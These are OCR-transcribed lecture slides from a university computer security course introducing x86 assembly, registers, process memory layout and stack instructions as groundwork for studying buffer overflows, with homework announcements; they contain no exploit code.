Low Level Software Security

Computer Security and Privacy (CS642)

Earlence Fernandes

earlence@cs.wisc.edu


* Slides borrowed from Chatterjee, Davidson, Ristenpart

Announcements

- HW3 was due today
- HW4 is out
  - Stack smashing, integer overflow, format string vulnerability
  - Graded on ALL-or-NOTHING
    - Exploit description: write English discussing your attack: grading is subjective here
    - Exploit itself: If it works, full points, if it doesn't, zero points
      - Debugging partial solutions does not scale to a class of this size
      - As you will find out, debugging a buffer overflow is very involved
  - Get started early! This is the most complex homework we will do.
  - Due date: Apr 16th
  - Form teams of 2 (use piazza to find team mates)
  - Team size of 1 is okay but know that there is no change in workload

Processes are the front line of system security

- Control a process and you get the privileges of its UID
- So how do you control a process?
  - Send specially formed input to process



Roadmap

- Today
  - Enough x86 to understand (some) process vulnerabilities
    - ISA
    - Process memory layout, call stack
  - Buffer overflow attack
    - How such attacks occur

Why do we need to look at assembly?


WYSINWYX: What You See Is Not What You eXecute

G. Balakrishnan[1], T. Reps[1,2], D. Melski[2], and T. Teitelbaum[2]

[1] Comp. Sci. Dept., University of Wisconsin; {bgogul,reps}@cs.wisc.edu
[2] GrammaTech, Inc.; {melski,tt}@grammatech.com

We understand code in this form

```
int foo(){
        int a = 0;
        return a + 7;
}
```




Vulnerabilities exploited in this form

```
pushl %ebp
movl  %esp, %ebp
subl  $16, %esp
movl  $0, -4(%ebp)
movl  -4(%ebp), %eax
addl  $7, %eax
leave
ret
```


X86: The De Facto Standard

- Extremely popular for desktop computers
- Alternatives
  - ARM: popular on mobile
  - MIPS: very simple
  - Itanium: ahead of its time
- CISC (complex instruction set computing)
  - Over 100 distinct opcodes in the set
- Register poor
  - Only 8 registers of 32-bits, only 6 are general-purpose
- Variable-length instructions
- Built of many backwards-compatible revisions
  - Many security problems preventable… in hindsight


Let’s Dive in To X86!



Registers


32 bits
General purpose
EAX
AX
AH
AL
EBX
BX
BH
BL
ECX
CX
CH
CL
EDX
DX
DH
DL
ESI
EDI
ESP
(stack pointer)
EBP
(base pointer)

Process memory layout



.text
- Machine code of executable

.data
- Global initialized variables

.bss
- Below Stack Section
  global uninitialized variables

heap
- Dynamic variables

stack
- Local variables
- Function call data

Env
- Environment variables
- Program arguments

Reminder: These are conventions

- Dictated by compiler
- Only instruction support by processor
  - Almost no structural notion of memory safety
    - Use of uninitialized memory
    - Use of freed memory
    - Memory leaks
- So how are they actually implemented?

Instruction Syntax

Examples:


```
subl $16, %ebx

movl (%eax), %ebx
```

```
opcode src, dst
```

- Constants preceded by $
- Registers preceded by %
- Indirection uses ( )


Register Instructions: `sub`




- Subtract from a register value

The Stack

- Local storage
  - Good place to keep data that doesn’t fit into registers
- Grows from high addresses towards low addresses




Frame Instructions: `push`



- Put a value on the stack
  - Pull from register
  - Value goes to %esp
  - Subtract from %esp
- Example:


```
pushl %eax
```

Frame Instructions: pop



